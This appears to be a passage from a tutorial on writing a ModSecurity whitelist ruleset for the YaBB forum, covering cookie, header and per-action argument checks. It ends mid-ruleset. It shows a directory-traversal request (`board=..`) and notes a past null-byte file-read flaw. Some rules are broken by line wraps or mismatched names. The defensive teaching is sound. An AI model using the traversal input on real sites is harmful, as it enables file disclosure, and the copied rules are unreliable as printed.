
Fiddler, and other web debugging proxies, give you access to a treasure trove of information about web requests, as seen in the following screenshot:

In the image above we can see that a request was made to `/yabb/YaBB.pl`, along with the headers sent by the web browser. This request is actually for the main board index of the forum, and the data provided gives us a good idea of what a legitimate request for the board index looks like.

Performing each user action while the web debugging proxy is in operation allows you to gather important information about each request, such as the following:

- Request URI
- Request type (GET, POST, and so on)
- Query string parameters
- Request headers
- Request body (for POST requests)
- Cookies

Updating the list of user actions so that each action contains the information from the web debugging proxy will allow you to see what legitimate requests look like, and this will form the basis of writing the rules needed to protect the application.

Step 3: Writing rules

This is where we actually begin writing rules. This step consists of examining each action and creating rules that allow legitimate requests through, while blocking anything else. Using the information gathered in the previous step, this should be straightforward.

Some of the typical checks that should be done for each action:

- Making sure only allowed arguments are present
- Verifying that each argument contains only acceptable characters (for example by making sure that variables that represent a number only contain digits and not anything else)
- Preventing requests with overly long arguments by limiting the length of argument values
- Verifying that the request body conforms to a pre-determined format

There is also the additional step of checking the request headers. Since these will be very similar for the different actions, it makes sense to perform the header check separately, which means we will be able to check the headers using the same rules, no matter what action the user takes.

The same logic also applies to the cookies—in our case, YaBB uses the same cookies for all requests, so we can perform the cookie check in a separate step.

Step 4: Testing the new ruleset

The final step in creating the security model consists of testing our new ruleset. Each action should be performed in the web application to make sure it works as intended. Any cases where you get a denied request (and there will be a lot of these!) need to be resolved by looking at the ModSecurity debug log (make sure the log level is set to 9 to record the maximum amount of information in the log file) and correcting the ruleset so that the model works as intended.

Make sure you use different browsers and operating systems when performing the tests, as the application may work fine in one user environment but not at all in others (some browsers may for example send unusual request headers which may cause the request to be blocked unless taken into account by the security model).

Ideally, you would also want to create a scripted test for all of the most common user actions. This would allow you to test the ruleset in an automated fashion, and would make for easy testing when the web application is upgraded.

Actions

Let's get started with the first step in writing the ruleset—mapping which actions are available to users.

By getting familiar with the forum and using its different functions we can create a list of these actions. The following table shows the different actions and a typical path and query string corresponding to each of the actions. The table also shows whether the request uses the HTTP GET or POST method.

Action	Path and query string	Type
Display main board index	`/yabb/YaBB.pl`	GET
Display list of topics in board	`/yabb/YaBB.pl?board=general`	GET
Display topic	`/yabb/YaBB.pl?num=1239494700`	GET
Show reply to topic form	`/yabb/YaBB.pl?action=post;num=1239494700;virboard=;title=PostReply`	GET
Show new topic form	`/yabb/YaBB.pl?board=general;action=post;title=StartNewTopic`	GET
Show search page	`/yabb/YaBB.pl?action=search`	GET
Perform search	`/yabb/YaBB.pl?action=search2`	POST
Show user center	`/yabb/YaBB.pl?action=mycenter`	GET
Show login form	`/yabb/YaBB.pl?action=login`	GET
Perform login	`/yabb/YaBB.pl?action=login2`	POST
Logout	`/yabb/YaBB.pl?action=logout`	GET
Show recent posts	`/yabb/YaBB.pl?action=recent`	POST
Show new user registration form	`/yabb/YaBB.pl?action=register`	GET
Perform new user registration	`/yabb/YaBB.pl?action=register2`	POST

We can see that this is quite work-intensive. For the positive security model to work, each action that the user can take must be mapped. Missing an action would mean that it would be blocked in the final ruleset, something which would no doubt lead to problems when legitimate requests from users are blocked. The above list contains the most common actions a user can take, but for brevity's sake I've omitted some of the less common actions from the list.

As we can see, each action corresponds to a request to the script `/yabb/YaBB.pl`. The query string arguments passed to `YaBB.pl` then determine which action gets taken. For example, to show the page used to search for topics or posts, the query string used is `action=search`, which instructs `YaBB.pl` to show the search form.

Knowing that `/yabb/YaBB.pl` is invoked whenever a forum action is taken allows us to limit the scope of the rules we write so that they only apply to requests made to the forum. Wrapping the following Apache `<Location>` directive around our rules will make sure the rules apply only to forum requests:

```
<Location /yabb/>

# Our rules go here

</Location>
```

All the rules to implement the security model will be placed between these tags.

Blocking what's allowed—denying everything else

So how do we actually implement the positive security model where that which we explicitly allow can pass through and everything else is blocked? Say for example that an argument named `foo` must have a value of `bar`, and that any other value for `foo` should be blocked. One approach would be the following:

```
SecRule ARGS:foo "!^bar$" "deny"
```

This works fine and will block any value for `foo` other than `bar`. It will even work in cases where `foo` isn't specified in the query string, since the rule will not be evaluated if the `foo` argument isn't present. However, what if someone decided to provide an argument named `fox` in the query string, just to see what would happen? According to our security model, we should block any argument that isn't explicitly whitelisted, so the presence of an argument named `fox` should lead to a denied request. It's clear that we need to add another check to make sure that only whitelisted argument names are allowed through.

The following rule takes care of checking the argument names and blocks any request that contains arguments other than `foo`:

```
SecRule ARGS_NAMES "!^foo$" "deny"
```

While this works, there is a big problem with it: Some requests may require an argument named only foo, while others may require totally different arguments. Those other requests with different argument names would be blocked by this rule. It's clear that we need to separate the different requests according to which action is being performed, so that each action can be checked separately for exactly those arguments which are necessary for that request.

The ModSecurity action skipAfter, together with the SecMarker directive come in handy here. By defining rule markers using SecMarker we can then jump to the rule following the marker using the skipAfter action. This allows us to perform flow control actions very much like in a programming language that supports the goto statement.

So if we now want to take two separate rule evaluation paths depending on whether the action specified is post or search we could use the following rules to implement that logic:

```
SecRule ARGS:action "^post$" "pass,skipAfter:100"
SecRule ARGS:action "^search$" "pass,skipAfter:101"

# If we get to this point then an unknown action has
# been found, and the request is blocked
SecAction "deny,msg:'Unknown action'"

SecMarker 100
# Rules for "post" action go here
SecAction "pass,skipAfter:9999"

SecMarker 101
# Rules for "search" action go here
SecAction "pass,skipAfter:9999"

SecMarker 9999
# This is where we jump after we have finished all checks
```

In the above rules, each action is associated with a SecMarker that has a specific integer value. The first two rules check to see whether the action is post or search, and then use skipAfter to jump to the appropriate rules to handle each action. The pass directive is used to ensure that the requests don't get denied by the default action which will usually be set to deny. If neither of the two action types match then the rule that follows denies the request (this is the "default deny" part of the positive security model).

If you are familiar with programming languages, the following is what the above would correspond to in pseudo-Pascal syntax:

```
if action = "post" then goto label_100;
if action = "search" then goto label_101;

// Default action for unknown requests
block_request;

label_100:
// Handle "post" action
goto label_9999;

label_101:
// Handle "search" action
goto label_9999;


label_9999:
// We are done
```

After each action has been handled, a `SecAction` directive is used to skip to after the marker with ID `9999`, which signifies the end of the ruleset for the security model. This ensures that after each action is handled the rule processing stops instead of continuing with the rules for the next action.

Cookies

YaBB uses cookies to keep track of logged-in users. Using our HTTP debugging proxy we can see that they are called `Y2User-10491`, `Y2Pass-10491`, and `Y2Sess-10491`. The second part of the cookie name is a random number unique to each YaBB installation. The cookie names are stored in the file `Settings.pl`, so looking there would be another way to find out what the cookies are named in a particular installation.

Knowing this, we can create a rule to allow only these three cookies:

```
SecRule REQUEST_COOKIES_NAMES "!^Y2(Pass|Sess|User)-10491$" "deny"
```

Now we need to enforce the content of the cookies. Again, our handy proxy tells us what the cookies should look like:

These are the values set for the default username/password combination of
admin/**admin**. We see that the first two cookies should contain only letters and
digits, and that the final cookie should contain only characters that are acceptable in
a username. This allows us to write these rules to make sure the cookies conform to
this format:

```
SecRule REQUEST_COOKIES:Y2Pass-10491 "!^[0-9a-zA-Z]+$" "deny"
SecRule REQUEST_COOKIES:Y2Sess-10491 "!^[0-9a-zA-Z]+$" "deny"
SecRule REQUEST_COOKIES:Y2User-10491 "!^[-_0-9a-zA-Z+.]+$" "deny"
```

The cookie check can be performed at the top of the ruleset, before each individual
action is checked, which saves a lot of repetition as we can perform this check once
and then be done with it.

If the forum is not on its own sub-domain (for example, `forum.example.com`) then
other cookies for the rest of the site may also be sent by the client, so make sure you
take that into account when writing the rules.

Headers

One part of the request that we shouldn't be overlooking is the request headers sent
by the client. Like the cookie check, rules to check the request headers can be placed
before the individual checks for each action since the request headers will be similar
no matter what type of request is sent.

Using our HTTP debugging proxy, we can look at the typical headers sent by the
web browser when requesting pages from the forum. The following screenshot
shows what headers we can expect to see:

Using a simple regular expression we can make sure that only headers that we have
approved are allowed in requests:

```
SecRule REQUEST_HEADERS_NAMES "!^(Accept|Referer|Accept-
Language|Content-Type|Content-Length|Cookie|User-Agent|Accept-Encoding
|Host|Connection|Pragma|If-Modified-Since|If-None-Match)$" "deny"
```

If any header other than one defined in the list above is sent by a client then the request is denied. As before, the next step is to check each header to make sure it only contains characters we approve of:

```
# Header check
SecRule REQUEST_HEADERS_NAMES "!^(Accept|Referer|Accept-
Language|Content-Type|Content-Length|Cookie|User-Agent|Accept-Encoding
|Host|Connection|Pragma|If-Modified-Since|If-None-Match)$" \
    "deny,msg:'Unknown request header'"
SecRule REQUEST_HEADERS:Accept "!^[-\w\s*/,.]+$" \
   "deny, msg:'Bad Accept header'"
SecRule REQUEST_HEADERS:Referer "!^[-\w\s*/:^.?=~;]+$" \
   "deny,msg:'Bad Referer header'"
SecRule REQUEST_HEADERS:Accept-Language "!^[-\w*/]+$" \
   "deny,msg:'Bad Accept-Language header'"
SecRule REQUEST_HEADERS:User-Agent "!^[-\w\s*/:;\.,()=]+$" \
   "deny,msg:'Bad User-Agent header'"
SecRule REQUEST_HEADERS:Content-Type "!^[-\w\s*/:;\.,()=]+$" \
   "deny,msg:'Bad Content-Type header'"
SecRule REQUEST_HEADERS:Content-Length "!^[\d]{1,20}$" \
   "deny,msg:'Bad Content-Length header'"
SecRule REQUEST_HEADERS:Accept-Encoding "!^[-\w\s*/:;\.,()]+$" \
   "deny,msg:'Bad Accept-Encoding header'"
SecRule REQUEST_HEADERS:Host "!^[\w\.]+$" \
   "deny,msg:'Bad Host header'"
SecRule REQUEST_HEADERS:Connection "!^[-\w]+$" \
   "deny,msg:'Bad Connection header'"
SecRule REQUEST_HEADERS:Pragma "!^[-\w*/]+$" \
   "deny,msg:'Bad Pragma header'"
SecRule REQUEST_HEADERS:If-Modified-Since "!^[-\w*/]+$" \
   "deny,msg:'Bad If-Modified-Since header'"
SecRule REQUEST_HEADERS:If-None-Match "!^[-\w*/]+$" \
   "deny,msg:'Bad If-None-Match header'"
SecRule REQUEST_HEADERS:Cookie "!^[-\w\s=*/;]+$" \
   "deny,msg:'Bad Cookie header'"
```

Note that whether or not to implement a strict header check like this depends on the trade-off you are willing to make between security and allowing your site to be accessible by as many people as possible. As an example, users browsing your site from behind a proxy server will typically have a `X-Forwarded-For` header in the request since that is added by the proxy server. With the above whitelisting of header values that is a request that would be denied. A tradeoff is to check that those headers we do know about conform to a pre-defined syntax, as is done above, but to leave out the strict check against a list of allowed headers.

Securing the "Start New Topic" action

If we have followed the methodology presented earlier we should now have a list of user actions along with information about what gets sent to the server when each action is taken by the user. Now that we have written rules to secure the request headers and cookies, we need to do the same for each individual action.

Let's look at how to secure the YaBB `post` action which is used when a user wants to start a new topic. When a user accesses the URI for this action, he is presented with a form to create a new topic.

We know from our previous investigation that the URI sent by the web browser when the user clicks on the "Start new topic" button will be of the form `/yabb/YaBB.pl?board=general;action=post;title=StartNewTopic`. We thus have the following request arguments to take into consideration:

Argument	Description	Remarks
board	Name of the board in which to create a new thread	Should be a valid board name consisting only of characters such as letters and digits
action	Action to take (display topic, create new post, show member profile, and so on)	Should be `post` when creating a new post
title	Title of the new thread	Should contain only valid characters for a thread title—that is letters, digits, dashes, underscores, and so on

To see why we need to secure these arguments, let's take a look at what would happen if we modified the value of the board argument a bit, perhaps so that it consisted of two dots (which in most operating systems represent the parent directory of the current directory, and is the basis for directory traversal attacks).

This is a screenshot of the page we reach after the URI `/yabb/YaBB.pl?board=..;action=post;title=StartNewTopic` is requested:

We can see that YaBB has taken the dots we provided and tried to open the file named `./Board/...txt`. This is a typical scenario in which a sensitive file could be included if the value for the `board` argument is crafted carefully by an attacker. In fact, one of the original security vulnerabilities in YaBB used this technique in conjunction with a null byte attack to remove the `.txt` extension from the filename, resulting in full access to any file on the file system.

Knowing the sort of problems unfiltered argument values can lead to, wouldn't it be much better if we said that the `board` argument can only contain letters, digits, underscores, and dashes? That would prevent any special characters from being used to try to gain access to private files. As an added precaution, let's limit the board argument to at the most 20 characters. The rule to achieve this looks as follows:

```
SecRule ARGS:board "!^[-_0-9a-zA-Z]{1,20}$" "deny"
```

This will block board names containing anything other than the characters defined within the brackets. Using this simple rule we have prevented virtually all attacks that could be caused by an attacker tweaking the board name to do malicious things.

It's important to note the beginning-of-line and end-of-line anchors used (caret and dollar sign). These ensure that the entire argument value must conform to the regular expression—had these not been used then just a portion of the value matching would have sufficed, which is obviously not what we want.

When trying out this rule, we unfortunately get an access denied error. A quick look at the debug log reveals the source of the problem: YaBB uses a semicolon as an argument separator, causing ModSecurity to misidentify the query string arguments. Adding the following to the configuration file solves the problem:

```
SecArgumentSeparator ;
```

Now that we've secured the board argument, we need to do the same for the `action` and `title` arguments. The final rules to secure the "create new post" action look like this:

```
# Rules for "start new topic" action
SecRule ARGS_NAMES "!@pm board action title" "deny"
SecRule ARGS:board "!^[-_0-9a-zA-Z]{1,20}$" "deny"
SecRule ARGS:action "!^[a-zA-Z]{1,20}$" "deny"
SecRule ARGS:title  "!^\w+$" "deny"
```

The ruleset so far

Now that we have secured the request headers, cookies, and "Start new topic" action, this is what the ruleset looks like thus far:

```
<Location /yabb/>

# Cookie check
SecRule REQUEST_COOKIES_NAMES "!^Y2(Pass|Sess|User)-10491$" \
  "deny,msg:'Bad cookie name'"
SecRule REQUEST_COOKIES:Y2Pass-10491 "!^[0-9a-zA-Z]+$" \
  "deny,msg:'Bad password cookie value'"
SecRule REQUEST_COOKIES:Y2Sess-10491 "!^[0-9a-zA-Z]+$" \
  "deny,msg:'Bad session cookie value'"
SecRule REQUEST_COOKIES:Y2User-10491 "!^[-_0-9a-zA-Z+.]+$" \
  "deny,msg:'Bad user cookie value'"

# Header check
SecRule REQUEST_HEADERS_NAMES "!^(Accept|Referer|Accept-
Language|Content-Type|Content-Length|Cookie|User-Agent|Accept-Encoding
|Host|Connection|Pragma|If-Modified-Since|If-None-Match)$" \
   "deny,msg:'Unknown request header'"
SecRule REQUEST_HEADERS:Accept "!^[-\w\s*/,.]+$" \
  "deny, msg:'Bad Accept header'"
SecRule REQUEST_HEADERS:Referer "!^[-\w\s*/:^.?=~;]+$" \
  "deny,msg:'Bad Referer header'"
SecRule REQUEST_HEADERS:Accept-Language "!^[-\w*/]+$" \
  "deny,msg:'Bad Accept-Language header'"
SecRule REQUEST_HEADERS:User-Agent "!^[-\w\s*/:;\.,()=]+$" \
  "deny,msg:'Bad User-Agent header'"
SecRule REQUEST_HEADERS:Content-Type "!^[-\w\s*/:;\.,()=]+$" \
  "deny,msg:'Bad Content-Type header'"
SecRule REQUEST_HEADERS:Content-Length "!^[\d]{1,20}$" \
  "deny,msg:'Bad Content-Length header'"
SecRule REQUEST_HEADERS:Accept-Encoding "!^[-\w\s*/:;\.,()]+$" \
  "deny,msg:'Bad Accept-Encoding header'"
SecRule REQUEST_HEADERS:Host "!^[\w\.]+$" \
  "deny,msg:'Bad Host header'"
SecRule REQUEST_HEADERS:Connection "!^[-\w]+$" \
  "deny,msg:'Bad Connection header'"
SecRule REQUEST_HEADERS:Pragma "!^[-\w*/]+$" \
  "deny,msg:'Bad Pragma header'"
SecRule REQUEST_HEADERS:If-Modified-Since "!^[-\w*/]+$" \
  "deny,msg:'Bad If-Modified-Since header'"
SecRule REQUEST_HEADERS:If-None-Match "!^[-\w*/]+$" \
  "deny,msg:'Bad If-None-Match header'"
```

```
SecRule REQUEST_HEADERS:Cookie "!^[-\w\s=*/;]+$" \
  "deny,msg:'Bad Cookie header'"

# Check for valid actions and jump to appropriate handler
SecRule ARGS:action "^post$" "pass,nolog,skipAfter:100"

# If we reach this then this is an unknown action and the request is
denied
SecAction "deny,msg:'Unknown action'"

SecMarker 100
# Rules for "display post form" action
SecRule ARGS_NAMES "!@pm board action title" \
  "deny,msg:'Unknown request parameter found'"
SecRule ARGS:board "!^[-_0-9a-zA-Z]{1,20}$" \
  "deny,msg:'Bad board argument value'"
SecRule ARGS:action "!^[a-zA-Z]{1,20}$" \
  "deny,msg:'Bad action argument value'"
SecRule ARGS:title  "!^\w+$" \
  "deny,msg:'Bad title argument value'"
SecAction "pass,skipAfter:9999"

# All checks completed - request is allowed through
SecMarker 9999

</Location>
```

The basic skeleton for the ruleset is now in place, and the remaining work consists of repeating what we just did for the "Start new topic" action so that each action gets modeled with the appropriate rules.

The finished ruleset

This is the finished ruleset to protect the YaBB forum using a positive security model:

```
<Location /yabb/>

# Cookie check
SecRule REQUEST_COOKIES_NAMES "!^Y2(Pass|Sess|User)-10491$" \
 "deny,msg:'Bad cookie name'"
SecRule REQUEST_COOKIES:Y2Pass-10491 "!^[0-9a-zA-Z]+$" \
 "deny,msg:'Bad password cookie value'"
SecRule REQUEST_COOKIES:Y2Sess-10491 "!^[0-9a-zA-Z]+$" \
 "deny,msg:'Bad session cookie value'"
SecRule REQUEST_COOKIES:Y2User-10491 "!^[-_0-9a-zA-Z+.]+$" \
 "deny,msg:'Bad user cookie value'"
```

```
# Header check
SecRule REQUEST_HEADERS_NAMES "!^(Accept|Referer|Accept-
Language|Content-Type|Content-Length|Cookie|User-Agent|Accept-Encoding
|Host|Connection|Pragma|If-Modified-Since|If-None-Match)$" \
   "deny,msg:'Unknown request header'"
SecRule REQUEST_HEADERS:Accept "!^[-\w\s*/,.]+$" \
 "deny, msg:'Bad Accept header'"
SecRule REQUEST_HEADERS:Referer "!^[-\w\s*/:^.?=~;]+$" \
 "deny,msg:'Bad Referer header'"
SecRule REQUEST_HEADERS:Accept-Language "!^[-\w*/]+$" \
 "deny,msg:'Bad Accept-Language header'"
SecRule REQUEST_HEADERS:User-Agent "!^[-\w\s*/:;\.,()=]+$" \
 "deny,msg:'Bad User-Agent header'"
SecRule REQUEST_HEADERS:Content-Type "!^[-\w\s*/:;\.,()=]+$" \
 "deny,msg:'Bad Content-Type header'"
SecRule REQUEST_HEADERS:Content-Length "!^[\d]{1,20}$" \
 "deny,msg:'Bad Content-Length header'"
SecRule REQUEST_HEADERS:Accept-Encoding "!^[-\w\s*/:;\.,()]+$" \
 "deny,msg:'Bad Accept-Encoding header'"
SecRule REQUEST_HEADERS:Host "!^[\w\.]+$" \
 "deny,msg:'Bad Host header'"
SecRule REQUEST_HEADERS:Connection "!^[-\w]+$" \
 "deny,msg:'Bad Connection header'"
SecRule REQUEST_HEADERS:Pragma "!^[-\w*/]+$" \
 "deny,msg:'Bad Pragma header'"
SecRule REQUEST_HEADERS:If-Modified-Since "!^[-\w*/]+$" \
 "deny,msg:'Bad If-Modified-Since header'"
SecRule REQUEST_HEADERS:If-None-Match "!^[-\w*/]+$" \
 "deny,msg:'Bad If-None-Match header'"
SecRule REQUEST_HEADERS:Cookie "!^[-\w\s=*/;]+$" \
 "deny,msg:'Bad Cookie header'"


# Display board index
SecRule REQUEST_URI "^/yabb/(YaBB.pl)?$" "pass,nolog,skipAfter:9999"


# Check for valid actions and jump to appropriate handler
SecRule ARGS:action "^post$" "pass,nolog,skipAfter:100"
SecRule ARGS:action "^search$" "pass,nolog,skipAfter:101"
SecRule ARGS:action "^login$" "pass,nolog,skipAfter:102"
SecRule ARGS:action "^login2$" "pass,nolog,skipAfter:103"
SecRule ARGS:board "\w+" "pass,nolog,skipAfter:105"
SecRule ARGS:action "^search2$" "pass,nolog,skipAfter:106"
SecRule ARGS:action "^logout$" "pass,nolog,skipAfter:107"
SecRule ARGS:action "^help$" "pass,nolog,skipAfter:108"
SecRule ARGS:action "^mycenter$" "pass,nolog,skipAfter:109"
SecRule ARGS:action "^profileCheck$" "pass,nolog,skipAfter:110"
SecRule ARGS:action "^profileCheck2$" "pass,nolog,skipAfter:111"
SecRule ARGS:action "^myprofile" "pass,nolog,skipAfter:112"
SecRule ARGS:action "^post2$" "pass,nolog,skipAfter:113"
```

```
SecRule ARGS:action "^register$" "pass,nolog,skipAfter:114"
SecRule ARGS:action "^register2$" "pass,nolog,skipAfter:115"
SecRule ARGS:num "\d+" "pass,nolog,skipAfter:104"


# If we reach this then this is an unknown action and the request is
denied
SecAction "deny,msg:'Unknown action'"


SecMarker 100
# Rules for "display post form" action
SecRule ARGS_NAMES "!@pm board action title" \
 "deny,msg:'Unknown request parameter found'"
SecRule ARGS:board "!^[-_0-9a-zA-Z]{1,20}$" \
 "deny,msg:'Bad board argument value'"
SecRule ARGS:action "!^[a-zA-Z]{1,20}$" \
 "deny,msg:'Bad action argument value'"
SecRule ARGS:title  "!^\w+$" \
 "deny,msg:'Bad title argument value'"
SecAction "pass,skipAfter:9999"


SecMarker 101
# Rules for "display search form" action
SecRule ARGS_NAMES "!@pm action" \
 "deny,msg:'Unknown request parameter found'"
SecAction "pass,skipAfter:9999"


SecMarker 102
# Rules for "display login form" action
SecRule ARGS_NAMES "!@pm action sesredir" \
 "deny,msg:'Unknown request parameter found'"
SecRule ARGS:sesredir "![\w]+" \
 "deny,msg:'Bad sesredir value'"
SecAction "pass,skipAfter:9999"


SecMarker 103
# Rules for "perform login" action
SecRule ARGS_GET_NAMES "!@pm action" \
 "deny,msg:'Unknown request parameter found'"
SecRule ARGS_POST_NAMES "!@pm sredir username password cookielength
formsession" \
 "deny,msg:'Unknown request parameter found'"
SecRule ARGS:sredir "![\w~]+" \
 "deny,msg:'Bad sredir argument'"
SecRule ARGS:username "!\w+" \
 "deny,msg:'Bad username'"
SecRule ARGS:passwrd "![-\s\w!@#$%^&*()+|`~=:;'\",./?[]{}]+" \
 "deny,msg:'Bad password'"
SecRule ARGS:cookielength "!\d+" \
 "deny,msg:'Bad cookielength'"
```

```
SecRule ARGS:formsession "!^[0-9A-Fa-f]+$" \
 "deny,msg:'Bad formsession'"
SecRule REQUEST_METHOD "!^POST$" \
 "deny,msg:'Incorrect request method'"
SecAction "pass,skipAfter:9999"

SecMarker 104
# Rules for "display topic" action
SecRule REQUEST_METHOD "!^GET$" \
 "deny,msg:'Incorrect request method'"
SecRule ARGS_GET_NAMES "!@pm num" \
 "deny,msg:'Unknown request parameter found'"
SecAction "pass,skipAfter:9999"

SecMarker 105
# Handle "display board" action
SecRule ARGS_GET_NAMES "!@pm board" \
 "deny,msg:'Invalid argument found'"
SecRule ARGS:board "!^[\w\d]{1,64}$" \
 "deny,msg:'Invalid board name'"
SecAction "pass,skipAfter:9999"


SecMarker 106
# Handle "perform search" action
SecRule REQUEST_METHOD "!^POST$" \
 "deny,msg:'Incorrect request method'"
SecRule ARGS_GET_NAMES "!@pm action" \
 "deny,msg:'Unknown request parameter found'"
SecRule ARGS_POST_NAMES "!@pm search searchtype userspectext userspec
userkind searchboards srchAll subfield msgfield age numberreturned
submit formsession" \
 "deny,msg:'Unknown request parameter found'"
SecRule ARGS:search "!^[-\s\w_+.]+(&|$)" \
 "deny,msg:'Bad search parameter'"
SecAction "pass,skipAfter:9999"

SecMarker 107
# Handle logout
SecRule REQUEST_METHOD "!^GET$" \
 "deny,msg:'Incorrect request method'"
SecRule ARGS_NAMES "!@pm action" \
 "deny,msg:'Unknown request parameter found'"
SecAction "pass,skipAfter:9999"

SecMarker 108
# Handle "help" action
SecRule REQUEST_METHOD "!^GET$" \
 "deny,msg:'Incorrect request method'"
SecRule ARGS_NAMES "!@pm action" \
```

```
  "deny,msg:'Unknown request parameter found'"
SecAction "pass,skipAfter:9999"

SecMarker 109
# Handle "user center" action
SecRule REQUEST_METHOD "!^GET$" \
 "deny,msg:'Incorrect request method'"
SecRule ARGS_NAMES "!@pm action" \
 "deny,msg:'Unknown request parameter found'"
SecAction "pass,skipAfter:9999"

SecMarker 110
# Handle "profile check" action
SecRule REQUEST_METHOD "!^GET$" \
 "deny,msg:'Incorrect request method'"
SecRule ARGS_NAMES "!@pm action page username" \
 "deny,msg:'Unknown request parameter found'"
SecAction "pass,skipAfter:9999"

SecMarker 111
# Handle "profile check 2" action
SecRule REQUEST_METHOD "!^POST$" \
 "deny,msg:'Incorrect request method'"
SecRule ARGS_NAMES "!@pm action page username redir passwrd
formsession" \
 "deny,msg:'Unknown request parameter found'"
SecAction "skipAfter:9999"

SecMarker 112
# Handle "display profile" action
SecRule REQUEST_METHOD "!^GET$" deny
SecRule ARGS_NAMES "!@pm action username sid" \
 "deny,msg:'Unknown request parameter found'"
SecAction "pass,skipAfter:9999"


SecMarker 113
# Handle "perform post" action
SecRule REQUEST_METHOD "!^POST$" \
 "deny,msg:'Incorrect request method'"
SecRule REQUEST_BODY "!^[-\s\w.:;~@_\"]" \
 "deny,msg:'Invalid characters in request body'"
SecRule ARGS_GET_NAMES "!@pm board action num" \
 "deny,msg:'Unknown request parameter found'"
SecAction "pass,skipAfter:9999"
```

```
SecMarker 114
# Handle "show registration page" action
SecRule REQUEST_METHOD "!^GET$" \
  "deny,msg:'Incorrect request method'"
SecAction "pass,skipAfter:9999"

SecMarker 115
# Handle "perform new user registration" action
